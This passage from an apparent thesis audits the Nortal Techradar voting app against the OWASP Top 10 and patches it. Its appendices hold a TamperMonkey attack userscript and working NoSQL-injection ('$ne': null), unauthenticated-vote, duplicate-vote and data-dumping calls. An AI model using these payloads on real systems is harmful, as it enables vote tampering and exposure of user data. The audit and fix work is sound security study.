This successfully added a keyword with an XSS payload to the pool. Next, an admin account was used to check the results on the admin page. However, proper security measures were in place and the script was not executed, as seen under Appendix 5 - Foiled XSS. The keyword with the XSS payload was then enabled, allowing regular users to see and vote for it. Table 4 describes the locations and results of the attempted XSS.

Table 4. Tested XSS locations

Nr	Page	Location	Result
1	Admin	Suggested keywords	No XSS
2	Admin	Enabled keywords	No XSS
3	Submit	Keyword list	No XSS
4	Submit	User votes	No XSS
5	Radar	Graph	No XSS
6	Radar	Log	No XSS

Due to XSS not working in any discovered location, it can be safe to say that Nortal Techradar is not vulnerable to cross-site scripting and does not need any improvements in that regard.

5.1.8 Insecure deserialization

Similar to the injection vulnerabilities discussed above, there are a few deserialization problems inside Nortal Techradar. These can be found documented in Table 5.

Table 5. Insecure deserialization vulnerabilities

Nr	File	Line nr	Function	Comment
1	methods.js	9	updateUser	Parameters *wantsRecruitment*, *wantsParticipation* and *agreesTerms*

In entry nr 1 of Table 5 none of the variables listed go through input any validation. This gives attackers the option to modify these fields as they see fit and store arbitrary data. While it is implied from the variable names that the fields should be only of type Boolean, the actual security risk here is low. As mentioned above, the only field used in the code is *agreesTerms* and only in logical checks.

5.1.9 Using components with known vulnerabilities

From the source code it is possible to see that the platform uses multiple outdated Meteor dependencies, as described in Table 6 [7] . As seen from the table below, roughly half of the back-end dependencies are out of date and need updating.

Table 6. Application dependencies

Nr	Package	Current version	Latest version	Outdated
1	meteor	1.8.1	1.10.11	yes
2	meteor-base	1.4.0	1.4.0	no
3	mobile-experience	1.0.5	1.1.0	yes
4	mongo	1.6.2	1.9.1	yes
5	blaze-html-templates	1.0.4	1.1.2	yes
6	reactive-var	1.0.11	1.0.11	no
7	tracker	1.2.0	1.2.0	no
8	standard-minifier-css	1.5.3	1.6.0	yes
9	standard-minifier-js	2.4.1	2.6.0	yes
10	es5-shim	4.8.0	4.8.0	no
11	ecmascript	0.12.4	0.14.2	yes
12	shell-server	0.4.0	0.5.0	yes
13	iron:router	latest	1.1.2	no
14	session	1.2.0	1.2.0	no
15	service-configuration	latest	1.0.11	no
16	accounts-facebook	latest	1.3.2	no
17	accounts-google	latest	1.3.3	no
18	tap:i18n	latest	1.8.2	no
19	meteorhacks:aggregate	latest	1.3.0	no

5.1.10 Insufficient logging and monitoring

Nortal Techradar does not appear to monitor any requests or interactions with the platform. No user registrations, vote casting nor administrative actions are logged. This makes exploiting the voting platform incredibly easy. Malicious users can simply spam requests and API calls without restriction. The process for discovering such activity is non-existent in the voting platform.

While it is possible to have logging implemented in the webserver itself, it would still count as insufficient logging. If the application was being misused, there would be no way of knowing which user was responsible. In the case that application-internal logs were correctly implemented, the system administrator could easily check the user responsible for the incident.

6 Patch development

6.1 Overview of the development plan

The plan is to go with an incremental strategy for developing fixes. The problems discovered in the previous chapter are taken up one by one and a solution is discussed. If the proposed solution appears reasonable, it will be taken into development and a patch will be created. In the case no solution can be found, the reason and backup plan will clearly be stated. Once all possible issues have been fixed, a pull request will be made to the original source code repository on Github [7] .

6.2 Vulnerability solutions

6.2.1 Injection

Injection attacks were discovered to be present only in back-end API calls. The proposed solution is to add input type checks and validation. Variables that should be read as string need to be confirmed to be strings. Doing so would prevent users from passing in arbitrary JSON structures, which can be used for injection attacks.

As it does not seem possible to deny requests with JSON parameters, the best remaining option is proper input sanitization. The solution consists of creating a new validator for ID inputs, as can be seen under Appendix 4 - ID validation function, and applying it to the existing methods. Doing so disallows unexpected data types from being passed and prevents injection. It consists of three steps:

1) Check if a value was passed

2) Check if the passed value is of string type

3) Return a successful validation result

The results can be seen depicted under Appendix 6 - Fixed injection attack. Compared to Appendix 6 - Injection script result as described before, the injection attack written in the TamperMonkey plugin no longer works. Out of the two requests, only the first was valid and was executed successfully. The same result was present for both functions listed in Table 1. Therefore, it can be concluded that the software is now secure against database injection attacks via entry IDs.

6.2.2 Broken authentication

The lack of the ability to log out and long-lasting sessions make it possible for attackers to gain access to accounts through the users' devices. To tackle this issue, there are two important changes that need to be made. Firstly, the introduction of a logout button, which would allow users to end their session by themselves. And secondly, shortening the active session length.

The logout button was successfully added to the top of the page and is visible to the user at all times, as shown under Appendix 5 - Implemented log-out button.

Unfortunately, shortening session timeouts manually turned out to be far too complex for this thesis. Meteor as a framework has no support for session timers natively and writing an extension would take far too much time. Instead, a pre-made solution was searched for. There appear to be a few active options available, listed below:

- Simonsimcity's Client session timeout plugin [27]
- ZUUK's Stale session plugin [28]

The first appears to run in the client-side, regularly checking if a set interval of time has passed. The other sends heartbeats from the client to the backend and if a heartbeat has not been received in a fixed about of time, the user is forcefully logged out. Comparing the two, there appears to be one major drawback to Simonsimcity's solution. That is that the session management happens on the client's side and it does not work when the user closes their browser window. In contrast, the plugin by ZUUK constantly monitors all active users and any inactive ones will be immediately logged out. [27] [28]

With this in mind, the plugin by ZUUK was chosen. The package was installed with the command shown below:

```
meteor add zuuk:stale-session
```

With these two improvements, it can be considered that the voting platform software is secure in terms of broken authentication.

6.2.3 Sensitive data exposure

However, similar to how was stated in the official OWASP document, data sensitivity is determined by the organization using the software [15] . While some may consider votes to be extremely confidential, others may not. It depends what the software is being employed for. Due to this, the author has deemed it necessary to restrict unauthorized access to as much data as possible, as per the OWASP guidelines [15] .

For this to happen, certain fields had to be excluded from user-accessible data. This was done by changing the scope of the collections, shown under Appendix 4 - Narrowing collection scope . The left side of the figure depicts the code from before and the right side after the modification. By appending the *fields* modifier, it is now possible to exclude fields from the data the user can access.

The result of the fix is clearly visible under Appendix 6 - Visible user information after fix, in contrast to Appendix 6 - Excessive user information exposure discussed earlier. From the user side, session tokens and login information are now excluded, and votes have been hidden.

6.2.4 Broken access control

Access control should be fixed by introducing authorization checks to the application’s API endpoints. At a minimum, it should be checked whether a user is signed in or not. The chosen solution was to add a logical check to all vulnerable methods in Table 2 that would deny access if an active session was not found. The source code for the check can be found under Appendix 4 - User authentication.

To prevent users from sending unlimited votes, the simplest solution would be to check whether a vote already exists. Using the user's ID and the keyword's ID, it is possible to query the database for all the user's votes. If the amount of votes returned is greater or equal to one, then the user has already voted for that keyword, and an error message should be returned. The solution can be found under Appendix 4 - Vote check.

After the changes, users could no longer make requests without being signed in. This guarantees that critical API endpoints do not get abused by anonymous visitors. Additionally, authorizes users are no longer able to send duplicate votes to the back end. This can be seen under Appendix 6 - Unauthorized request after fix how an unauthorized request was denied, and under Appendix 6 - Duplicate vote how a second duplicate vote was denied.

6.2.5 Insecure deserialization

Similar to the solution proposed in the chapter about injection, inputs for all variables should be checked. Doing this would prevent any unprecedented data types from being stored in the database.

As listed in Table 5, all parameters appear to be of boolean type. The first option would be to create an input check that verifies a boolean value has been passed. However, this solution is far too cumbersome for something as simple as a boolean check. Instead, a far simpler input sanitization approach has been opted for, using the Javascript double negation. The changes to the code can be found under Appendix 4 - Deserialization. Using this method, it is possible to guarantee that the input will always be of type boolean, no matter the data. Therefore, the issue is considered resolved.

6.2.6 Using components with known vulnerabilities

Seeing as Meteor as a framework handles package updates internally, there is no need to implement a solution for automatic update checks [25] . An acceptable solution would be simply to update all related packages. To achieve the desired result, the following command was executed in the console:

```
meteor update
```

This updated all dependencies and frameworks to their latest stable release, as shown by the following log excerpt from the command:

```
accounts-base              upgraded from 1.4.4 to 1.6.0
accounts-oauth             upgraded from 1.1.16 to 1.2.0
babel-compiler             upgraded from 7.3.4 to 7.5.3
babel-runtime              upgraded from 1.3.0 to 1.5.0
base64                     upgraded from 1.0.11 to 1.0.12
blaze                      upgraded from 2.3.3 to 2.3.4
boilerplate-generator      upgraded from 1.6.0 to 1.7.0
caching-compiler           upgraded from 1.2.1 to 1.2.2
callback-hook              upgraded from 1.1.0 to 1.3.0
ddp-server                 upgraded from 2.3.0 to 2.3.1
dynamic-import             upgraded from 0.5.1 to 0.5.2
ecmascript                 upgraded from 0.12.4 to 0.14.3
ecmascript-runtime-client  upgraded from 0.8.0 to 0.10.0
ecmascript-runtime-server  upgraded from 0.7.1 to 0.9.0
ejson                      upgraded from 1.1.0 to 1.1.1
facebook-oauth             upgraded from 1.6.0 to 1.7.0
google-oauth               upgraded from 1.2.6 to 1.3.0
inter-process-messaging    upgraded from 0.1.0 to 0.1.1
launch-screen              upgraded from 1.1.1 to 1.2.0
minifier-css               upgraded from 1.4.2 to 1.5.0
minifier-js                upgraded from 2.4.1 to 2.6.0
minimongo                  upgraded from 1.4.5 to 1.6.0
mobile-experience          upgraded from 1.0.5 to 1.1.0
mobile-status-bar          upgraded from 1.0.14 to 1.1.0
modern-browsers            upgraded from 0.1.4 to 0.1.5
modules                    upgraded from 0.13.0 to 0.15.0
modules-runtime            upgraded from 0.10.3 to 0.12.0
mongo                      upgraded from 1.6.2 to 1.10.0
npm-mongo                  upgraded from 3.1.2 to 3.7.0
oauth                      upgraded from 1.2.8 to 1.3.0
oauth2                     upgraded from 1.2.1 to 1.3.0
random                     upgraded from 1.1.0 to 1.2.0
shell-server               upgraded from 0.4.0 to 0.5.0
socket-stream-client       upgraded from 0.2.2 to 0.3.0
standard-minifier-css      upgraded from 1.5.3 to 1.6.0
standard-minifier-js       upgraded from 2.4.1 to 2.6.0
url                        upgraded from 1.2.0 to 1.3.0
webapp                     upgraded from 1.7.3 to 1.9.1
```

Unfortunately, the application did not start working as expected and required an additional update related to the Babel package using the following command:

```
meteor npm install @babel/runtime@latest
```

After confirming the application is working as expected, this issue was considered to be solved.

6.2.7 Insufficient logging and monitoring

As discovered beforehand, there was no request logging present in the application. For introducing a new logging implementation, the author has the following three solutions:

- Ready-made logging package from third party
- Logging through web server
- Composing a logging solution manually

The benefits to the first option would be saving development time and having consistent and reliable logging. However, it also has the biggest drawback of not being able to customize nor modify the solution. It would have to be used in its as-is state. Logging needs may change over time and switching between two logging implementations is predicted to be additional work.

Secondly, logging though a web server would give precise log entries and perhaps even monitoring, but as communication happens through websockets, it would not be able to tell users nor requests apart.

The third option provides a solution for all of the problems discussed above at the cost of development time. Therefore, this will also be the chosen implementation for a logging and monitoring system. The proposed solution would be to implement a logging system into the application itself. All major transactions and API calls should be logged, at the very least. Log entries should possibly be stored in the database and displayed on the admin page. Doing this would allow on-site personnel to monitor and detect any unaccounted malicious activity.

The new logging system was implemented by adding a new collection titled “*logs*” to the database All API requests have been configured to log the time, user, and action to that collection, as seen in Appendix 4 - Log collection. Access control was put in place

to prevent regular users from viewing the platform logs, visible under Appendix 4 - Log access scope. A section was implemented in the administrator’s page for viewing the log entries, depicted in Appendix 5 - Implemented log section. The time, action and user responsible are shown. This updates in real time and therefore fill the requirement of having monitoring in place.

Summary

The two goals of the thesis were to assess the state of the application by an audit and to improve its security afterwards. To achieve that, the audit of Nortal Techradar was completed in three steps: development environment setup, vulnerability discovery, and fix development. Each of these processes remained crucial throughout the audit and became the structure of the work.

During the vulnerability discovery phase, the author applied the OWASP Top 10 framework to the software and documented any potential shortcomings. Using the composed report as a base, different solutions were discussed and implemented under the fix development stage.

With the audit completed, the two goals of the thesis – assessing the state of the application and improving the security have been successfully met. This work is relevant, as the software is open-source and so far has been employed at two high-profile tech conferences. Comparing the state of the application to before the audit, it is safe to say that the level of information security in the application has been raised by a multitude.

As can be seen from the results, applying the OWASP Top 10 framework during an audit is a highly effective method for discovering vulnerabilities. This is especially the case for smaller web platforms, such as Nortal Techradar. The author recommends the use of this strategy for securing a website to others as well.

References

[1] ThoughtWorks, Inc, “Techradar,” 2020. [Online]. Available: https://www.thoughtworks.com/radar/faq. [Accessed 12 April 2020].

[2] Priit Liivak, “Nortal Technology Radar,” 2016. [Online]. Available: https://nortal.com/blog/nortal-technology-radar/. [Accessed 12 April 2020].

[3] Priit Liivak, “GeekOut 2018 participants tell Nortal what’s hot and what’s not,” 2018. [Online]. Available: https://nortal.com/blog/tech_radar_geekout/. [Accessed 12 April 2020].

[4] Luke Irwin, “How long does it take to detect a cyber attack?,” 2019. [Online]. Available: https://www.itgovernanceusa.com/blog/how-long-does-it-take-to-detect-a-cyber-attack. [Accessed 12 April 2020].

[5] Ponemon institute, “2018 Cost of a Data Breach Study: Global Overview,” 2018. [Online]. Available: https://www.intlxsolutions.com/hubfs/2018_Global_Cost_of_a_Data_Breach_Report.pdf. [Accessed 13 April 2020].

[6] Rob Sobers, “Data Breach Response Times: Trends and Tips,” 2020. [Online]. Available: https://www.varonis.com/blog/data-breach-response-times/. [Accessed 13 April 2020].

[7] Nortal AS, “Conference Radar”, 2019. [Online]. Available: https://github.com/nortal/conference-radar. [Accessed 14 April 2020].

[8] Apache Software Foundation, “Apache Module mod_proxy_balancer,” 2020. [Online]. Available: https://httpd.apache.org/docs/2.4/mod/mod_proxy_balancer.html. [Accessed 15 April 2020].

[9] Open Web Application Security Project, “OWASP Top Ten,” 2020. [Online]. Available: https://owasp.org/www-project-top-ten/. [Accessed 15 April 2020].

[10] SANS Institute, “What Errors Are Included in the Top 25 Software Errors?”, 2020. [Online]. Available: https://www.sans.org/top25-software-errors. [Accessed 15 April 2020].

[11] Apache Software Foundation, “Apache Module mod_proxy,” 2020. [Online]. Available: https://httpd.apache.org/docs/2.4/mod/mod_proxy.html. [Accessed 17 April 2020].

[12] Apache Software Foundation, “Redirecting and Remapping with mod_rewrite,” 2020. [Online]. Available: https://httpd.apache.org/docs/2.4/rewrite/remapping.html. [Accessed 17 April 2020].

[13] Google Inc, “Chrome DevTools,” 2020. [Online]. Available: https://developers.google.com/web/tools/chrome-devtools. [Accessed 17 April 2020].

[14] Swissky, “NoSQL Injection,” 2019. [Online]. Available: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL Injection. [Accessed 17 April 2020].

[15] Open Web Application Security Project, “OWASP Top Ten - 2017,” 2017. [Online]. Available: https://github.com/OWASP/Top10/blob/master/2017/OWASP Top 10-2017 (en).pdf. [Accessed 17 April 2020].

[16] Riigi Infosüsteemi Amet, “Veebirakendused,” 2017. [Online]. Available: https://iske.ria.ee/8_00//ISKE_kataloogid/5_Kataloog_B/B5/B_5.21. [Accessed 17 April 2020].

[17] Open Web Application Security Project, “About the OWASP Foundation,” 2020. [Online]. Available: https://owasp.org/about/. [Accessed 17 April 2020].

[18] Google Inc, “Using OAuth 2.0 for Web Server Applications,” 2020. [Online]. Available: https://developers.google.com/youtube/v3/guides/auth/server-side-web-apps. [Accessed 19 April 2020].

[19] Jan Biniok, “TamperMonkey,” 2018. [Online]. Available: https://www.tampermonkey.net/. [Accessed 19 April 2020].

[20] Sean de Regge, “Pentesting Meteor Applications with Burp Suite,” 2019. [Online]. Available: https://www.gremwell.com/node/945. [Accessed 20 April 2020].

[21] Mihkel Kasepuu & Jevgeni Tšerpak, “The community has spoken — the best of tech in 2019,” 2019. [Online]. Available: https://nortal.com/blog/best-of-tech-in-2019/. [Accessed 20 April 2020].

[22] Klaidas Ivaškevičius, “The technology match between Java and .NET trends,” 2019. [Online]. Available: https://nortal.com/blog/technology-match/. [Accessed 20 April 2020].

[23] Percolate Studio, “Explore Meteor Packages,” 2020. [Online]. Available: https://atmospherejs.com/. [Accessed 20 April 2020].

[24] Paul A. Grassi, Michael E. Gracia & James L. Fenton, “Digital Identity Guidelines,” 2017. [Online]. Available: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-63-3.pdf. [Accessed 21 April 2020].

[25] Meteor Software, “Meteor API Docs,” 2020. [Online]. Available: https://docs.meteor.com/. [Accessed 21 April 2020].

[26] Diego Balduini, “Hacking Meteor DDP,” 2016. [Online]. Available: https://hackernoon.com/hacking-meteor-ddp-9da37790b37b. [Accessed 21 April 2020].

[27] ZUUK, “Stale session and session timeout handling for meteorjs,” 2020. [Online]. Available: https://atmospherejs.com/zuuk/stale-session. [Accessed 21 April 2020].

[28] Simonsimcity, “Client session timeout,” 2018. [Online]. Available: https://atmospherejs.com/simonsimcity/client-session-timeout. [Accessed 21 April 2020].

[29] National Institute of Standards and Technology, “Framework for Improving Critical Infrastructure Cybersecurity,” 2018. [Online]. Available: https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.04162018.pdf. [Accessed 26 April 2020]

[30] Rémi Testa, “Hacking Meteor Applications,” 2017. [Online]. Available: https://medium.com/@funkyremi/hacking-meteor-applications-1c4b326e6cdc. [Accessed 29 April 2020]

[31] Matt DeBergalis, “Introducing DDP,” 2012. [Online]. Available: https://blog.meteor.com/introducing-ddp-6b40c6aff27d. [Accessed 29 April 2020]

Appendix 1

Server specifications

- OS: CentOS 8
- RAM: 8GB
- CPU: 2 vCPU
- Connection: 1Gbit Ethernet
- Disk: 80GB SSD
- Location: Helsinki, Finland

Steps to set up development server

Basic server configuration

```
> yum install nano
> nano ~/.ssh/authorized_keys
      [Add public key]
> yum install httpd
```

Installing docker

The following guide was used: https://docs.docker.com/engine/install/centos/

Installing MongoDB

The following guide was used: https://docs.mongodb.com/manual/tutorial/install-mongodb-on-red-hat/

Configuring SSL

The following guide was used: https://certbot.eff.org/lets-encrypt/centosrhel8-apache

Apache server configuration

```
<VirtualHost *:80>
      ServerName radar.example.com

      RewriteEngine On

      RewriteCond %{SERVER_NAME} =radar.nib.ee
      RewriteRule ^ https://%{SERVER_NAME}%{REQUEST_URI}
      [END,NE,R=permanent]
</VirtualHost>

<VirtualHost *:443>
      ServerName radar.example.com

      ErrorLog logs/techradar-error.log
      CustomLog logs/techradar-access.log combined

      # mod_proxy makes apache become an "open" proxy server
      ProxyRequests Off
      <Proxy \*>
            Order deny,allow
            Deny from all
      </Proxy>

      Header add Set-Cookie "ROUTEID=.%{BALANCER_WORKER_ROUTE}e;
      path=/" env=BALANCER_ROUTE_CHANGED

      <Proxy "balancer://balancer">
            BalancerMember "http://localhost:3000" route=route0
            BalancerMember "http://localhost:3001" route=route1
            BalancerMember "http://localhost:3002" route=route2
            BalancerMember "http://localhost:3003" route=route3
            ProxySet stickysession=ROUTEID|routeid
      </Proxy>

      <Proxy "balancer://balancerws">
            BalancerMember "ws://localhost:3000" route=route0
            BalancerMember "ws://localhost:3001" route=route1
            BalancerMember "ws://localhost:3002" route=route2
            BalancerMember "ws://localhost:3003" route=route3
            ProxySet stickysession=ROUTEID|routeid
      </Proxy>
```

```
      RewriteEngine On

      # Proxy websockets
      RewriteCond %{HTTP:Upgrade} =websocket [NC]
      RewriteRule ^/(.*) balancer://balancerws/$1 [P,L]

      # Proxy http content
      RewriteCond %{HTTP:Upgrade} !=websocket [NC]
      RewriteRule ^/(.*) balancer://balancer/$1 [P,L]
</VirtualHost>
```

Proxy server configuration

```
<VirtualHost *:80>
      ServerName radarproxy.example.com

      RewriteEngine On
      SSLProxyEngine on

      <LocationMatch 6f2f\.js>
            RewriteRule (.*) /var/www/html/modified_script.js [END]
      </LocationMatch>

      RewriteRule ^/(.*) https://radar.example.com/$1 [P,L]
</VirtualHost>
```

Appendix 2

```
// ==UserScript==
// @name         Radar hacks
// @namespace    http://tampermonkey.net/
// @version      0.1
// @description  Demo of TechRadar hacks
// @author       Sander H.
// @match        https://radar.example.ee/*
// @match        http://localhost:3000/*
// @grant        none
// @require      http://code.jquery.com/jquery-3.5.0.min.js
// ==/UserScript==
const meteorData = {
  keywords: {},
  parseInBound: (msg) => {
    const json = JSON.parse(msg);
    if (json.msg === 'added' && json.collection === 'keywords') {
      meteorData.keywords[json.id] = json.fields;
    }
  }
}
const log = {
  colors: {
    out: "#8af572",
    in: "#f57272"
  },
  add: (msg, color) => {
    const $container = $("#hack-console");
    const timestamp = () => {
      const now = new Date();
      const timestamp = ('0' + now.getHours()).slice(-2)
        + ':' + ('0' + now.getMinutes()).slice(-2)
        + ':' + ('0' + now.getSeconds()).slice(-2)
        + ':' + ('00' + now.getMilliseconds()).slice(-3);
      return '[' + timestamp + ']';
    };
    $("<div>")
      .css("color", color ? color : "#c1c1c1")
      .text(timestamp() + " > " + msg)
      .appendTo($container);
    $container.scrollTop($container[0].scrollHeight);
  },
  clear: () => {
    $("#hack-console").children().remove();
  }
};
```

```
const hacks = {
  fixStyles: () => {
    log.add("Fixing styles");
    $(".background-circle")
      .css("z-index", -1);
  },
  hookWebSocket: () => {
    const oldSend = Meteor.connection._stream.send;
    Meteor.connection._stream.send = function () {
      oldSend.apply(this, arguments);
      log.add(arguments[0], log.colors.out);
    };
    Meteor.connection._stream.on('message', message => {
      meteorData.parseInBound(message);
      log.add(message, log.colors.in)
    });
  }
};
const menuData = [
];
$(document).ready(function () {
  console.log("Initializing hacks")
  buildPluginContainer();
  log.add("Hacks initialized");
  hacks.hookWebSocket();
  hacks.fixStyles();
});
function buildPluginContainer() {
  const $container = $("<div>")
    .attr("id", "hack-container")
    .addClass("container-fluid py-3")
    .css("background-color", "#2D2C30")
    .css("border-bottom", "8px solid #dc3545")
    .prependTo("body")
  buildContainerTitle()
    .appendTo($container);
  $("<hr>")
    .css("border-top-color", "rgba(255,255,255,0.1)")
    .appendTo($container)
  const $row = $("<div>")
    .addClass("row")
    .appendTo($container);
  const $accordionContainer = $("<div>")
    .attr("id", "hack-accordion-col")
    .addClass("col-12 col-md-6")
    .appendTo($row);
  const $consoleContainer = $("<div>")
    .attr("id", "hack-console-col")
    .addClass("col-12 col-md-6")
    .appendTo($row);
  buildAccordion($accordionContainer);
  buildConsole($consoleContainer);
}
function buildContainerTitle() {
  const $content = $("<span>")
```

```
    .addClass("h3 text-danger")
    .text("Radar Hacks");
  const $col = $("<div>")
    .addClass("col")
    .append($content);
  return $("<div>")
    .addClass("row")
    .append($col);
}
function buildAccordion($container) {
  const $accordion = $("<div>")
    .addClass("accordion")
    .attr("id", "accordion")
    .appendTo($container);
  for (let i = 0; i < menuData.length; i++) {
    const $card = $("<div>")
      .addClass("card")
      .appendTo($accordion);
    buildAccordionHeader(menuData[i], $card, i);
    buildAccordionBody(menuData[i], $card, i);
  }
  function buildAccordionHeader(cardData, $card, i) {
    const $accordionHeader = $("<div>")
      .addClass("card-header")
      .attr("id", "section-header-" + i)
      .appendTo($card);
    const $accordionTitle = $("<h2>")
      .addClass("mb-0")
      .appendTo($accordionHeader);
    $("<button>")
      .addClass("btn btn-link text-danger")
      .attr("type", "button")
      .attr("data-toggle", "collapse")
      .attr("data-target", "#section-content-" + i)
      .attr("aria-expanded", cardData.expanded ? "true" : "false")
      .attr("aria-controls", "section-content-" + i)
      .text(cardData.name)
      .appendTo($accordionTitle);
  }
  function buildAccordionBody(cardData, $card, i) {
    const $accordionBody = $("<div>")
      .attr("id", "section-content-" + i)
      .attr("aria-labelledby", "section-header-" + i)
      .attr("data-parent", "#accordion")
      .addClass("collapse")
      .addClass(cardData.expanded ? "show" : null)
      .appendTo($card);
    const $accordionContent = $("<div>")
      .addClass("card-body")
      .appendTo($accordionBody);
    let $deck;
    for (let i = 0; i < cardData.content.length; i++) {
      if (!(i % 2)) {
        const margin = cardData.content.length - i > 2;
```

```
        $deck = buildDeck($accordionContent, margin);
      }
      buildDeckCard(cardData.content[i], $deck);
    }
  }
  function buildDeck($accordionContent, margin) {
    const $row = $("<div>")
      .addClass("row")
      .addClass(margin ? "mb-3" : null)
      .appendTo($accordionContent);
    const $col = $("<div>")
      .addClass("col")
      .appendTo($row);
    return $("<div>")
      .addClass("card-deck")
      .css("justify-content", "center")
      .appendTo($col);
  }
  function buildDeckCard(contentData, $deck) {
    const $card = $("<div>")
      .addClass("card p-3 align-items-start")
      .appendTo($deck);
    $("<div>")
      .text(contentData.description)
      .addClass("pb-3 mb-auto")
      .appendTo($card);
    $("<button>")
      .addClass("btn btn-block btn-danger")
      .text(contentData.title)
      .on('click', contentData.action)
      .appendTo($card);
  }
}
function buildConsole($container) {
  const $wrapper = $("<div>")
    .addClass("h-100 rounded")
    .css("position", "relative")
    .css("overflow", "hidden")
    .appendTo($container);
  $("<div>")
    .attr("id", "hack-console")
    .addClass("p-3 h-100 w-100 rounded")
    .css("background-color", "#444")
    .css("font-size", "0.75rem")
    .css("color", "#ccc")
    .css("overflow-y", "scroll")
    .css("position", "absolute")
    .css("overflow-wrap", "break-word")
    .appendTo($wrapper);
}
```

Appendix 3

Vote add injection

```
voteAddInjection: () => {
  log.clear();
  const ids = Object.keys(meteorData.keywords);
  const randomId = ids[getRandomInt(0, ids.length)];
  log.add("Adding normal vote");
  Meteor.call("addVote", randomId, "trial")
  log.add("Adding vote with injection");
  Meteor.call("addVote", {"$ne": null}, "trial")
}
```

Vote remove injection

```
voteRemoveInjection: () => {
  log.clear();
  const ids = Object.keys(meteorData.keywords);
  const randomId = ids[getRandomInt(0, ids.length)];
  log.add("Removing normal vote");
  Meteor.call("removeVote", randomId, "trial")
  log.add("Removing vote with injection");
  Meteor.call("removeVote", {"$ne": null}, {"$ne": null})
}
```

Broken authentication voting

```
brokenAuthenticationDemo: () => {
  log.clear();
  log.add("Logging current user out");
  Meteor.logout();
  log.add("Adding vote without being signed in");
  const seeSharpId = Object.keys(meteorData.keywords).filter(id => {
    return meteorData.keywords[id].name === 'C#';
  })[0];
  Meteor.call("addVote", seeSharpId, "adopt");
}
```

Duplicate vote sending

```
duplicateVoteDemo: () => {
  log.clear();
  log.add("Adding vote without being signed in");
  const seeSharpId = Object.keys(meteorData.keywords).filter(id => {
    return meteorData.keywords[id].name === 'C#';
  })[0];
  Meteor.call("addVote", seeSharpId, "adopt");
  Meteor.call("addVote", seeSharpId, "adopt");
}
```

Sensitive user data exposure

```
getUserInfo: () => {
  log.clear();
  log.add("Getting user information");
  const user = Meteor.user();
  if (user) {
    log.add(JSON.stringify(user), log.colors.in);
  } else {
    log.add("No active session found");
  }
}
```

Sensitive vote data exposure

```
getVotes: () => {
  log.clear();
  log.add("Getting votes");
  Object.keys(meteorData.keywords).forEach(key => {
    const data = meteorData.keywords[key];
    const line = data.name + ' > ' + JSON.stringify(data.votes);
    log.add(line, log.colors.in);
  })
}
```

Appendix 4

ID validation function

```
verifyId(id) {
    if (!id) {
        return new Result(false, 'error.invalid_call');
    }
    if (typeof id !== 'string' && !(id instanceof String)) {
        return new Result(false, 'error.invalid_call');
    }
    return new Result(true);
},
```

Narrowing collection scope

```
Meteor.publish('user', function () {
    if (!this.userId) {
        return this.ready();
    }
    return Meteor.users.find({_id: this.userId}, {
        fields: {services: 0}
    });
});
Meteor.publish('keywords', function () {
    return Keywords.find({}, {
        fields: {votes: 0}
    });
});
```

User authentication

```
function authorizeUser(userId) {
    if (!userId) {
        appendLog('unauthorized');
        throw new Meteor.Error('error.unauthorized');
    }
}
```

Deserialization

Pseudocode example of the insecure deserialization fix.

```
const before = {
  wantsRecruitment: wantsRecruitment,
  wantsParticipation: wantsParticipation,
  agreesTerms: agreesTerms,
}

const after = {
  wantsRecruitment: !!wantsRecruitment,
  wantsParticipation: !!wantsParticipation,
  agreesTerms: !!agreesTerms,
}
```

Log collection

```
export const Logs = new Mongo.Collection('logs');

export function appendLog(action) {
  Logs.insert({
    time: Date.now(),
    user: Meteor.userId(),
    action: action
  });
}
```

Log access scope

```
Meteor.publish('logs', function () {
    const user = Meteor.user();
    if (!user || !user.admin) {
        return this.ready();
    }
    return Logs.find({}, {limit: 256});
});
```

Privileged user check


```
function isAdmin(userId) {
    if (!userId) {
        return false;
    }
    const user = Meteor.users.findOne({_id: userId});
    return user && user.admin;
}
```

Vote check

